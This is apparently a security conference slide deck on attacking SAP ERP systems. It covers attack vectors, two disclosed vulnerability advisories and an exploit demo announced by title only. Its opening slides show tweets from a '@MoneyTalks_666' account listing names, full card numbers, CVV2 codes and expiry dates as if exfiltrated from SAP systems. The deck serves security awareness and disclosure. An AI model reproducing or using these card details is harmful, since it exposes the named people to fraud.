

SAP, Credit Cards and the Bird that Talks Too Much



Visit us at stand A10 for interactive
Q&A and live SAP hacks

Ertunga Arsal

Agenda

- ▶ Business Processes
- ▶ SAP Systems
- ▶ Exploit Demo
- ▶ “SAP Credit Cards and Birds”
- ▶ External Payment Solutions on SAP
- ▶ How to Stay Secure
- ▶ About Us

Want to know how this happened?



Money Talks 
@MoneyTalks_666
Likes your SAP systems very very much

24 TWEETS 0 FOLLOWING 1 FOLLOWER 

Tweets

 **Money Talks** @MoneyTalks_666  19 Oct
SAP SystemID HRP | CARD APPROVED | NAME: Florian Vogler CARD MASTERCARD 5485 2878 9810 1189 CVV2 615 EXPIRATION 03/14
[Expand](#)   

 **Money Talks** @MoneyTalks_666  19 Oct
SAP SystemID P01 | CARD APPROVED | NAME: Lucas Diederich CARD VISA 4716 0223 5767 9506 CVV2 411 EXPIRATION 02/15
[Expand](#)   


 **Money Talks** @MoneyTalks_666  19 Oct
SAP SystemID P01 | CARD DECI INF0 | NAME: Helena .I

Part I - The Business Processes

The Background

SAP: The Dominating System

- ▶ SAP ERP is pretty much the dominating system which translates the business processes to the digital world
- ▶ Covers almost all aspects of business
- ▶ Allows extensive customizations
- ▶ SAP is the core of major businesses



Attacking the Core

- SAP systems are complex systems
- Numerous components
- Rarely hardened
- ...or properly patched
- It does not stop there...
 - SAP applications contain 3rd party ABAP add-ons

Attack Vectors

Authentication

Default Passwords

Weak Passwords

SSO –
Hackable
Keystores

User Authorizations

Users with Critical Rights

Mandant Jumping

SoD Bypass via 2+ Users

ABAP Code Security

Vulns in SAP's Code

Vulns in 3rd Party Add-ons

Vulns in Customer's Code

SAP System Security

Missing for Gateway and Message Server ACLs

Vulnerable SAP Services

Missing SAP Kernel & System Patches

Database Security

Direct Access to Tables

Listener/
Connection Security

Operating System Security

Os Vulns

SID Jumping

Vulnerable 3rd Party Services

How can it be attacked?

Example: BASIS Components


- [ESNC-2013-003] Remote OS Command Execution in SAP BASIS Communication Services
 - Allows OS command execution, with the rights of the SAP application server
 - We reported this in 2011, it got patched in 2013 [SAP Note 1674132]
 - SAP's CVVS v2 base score for this vulnerability is **6.0 (Medium Risk)**
- We were able to bypass the patch's protection
 - Second patch came a couple of months later [SAP Note 1826162]
 - This time CVSS v2 score is: **7.5 (High Risk)**
- Same vulnerability higher CVSS score

How can it be attacked?

3rd Party Components

- ▶ [ESNC-2013-004] Remote ABAP Code Injection in OpenText/IXOS ECM for SAP NetWeaver

- Widely used 3rd party component for archiving and document management.
- Vulnerability allows injecting ABAP code to the SAP system.




Exploit Demo

Becoming an admin user on the SAP system

What is a Business Process?

- ▶ Collection of related activities that produce a specific service or product for customers
- ▶ Begins with a customer's need and ends with a customer's need fulfillment.
- ▶ Commonly done using SAP systems

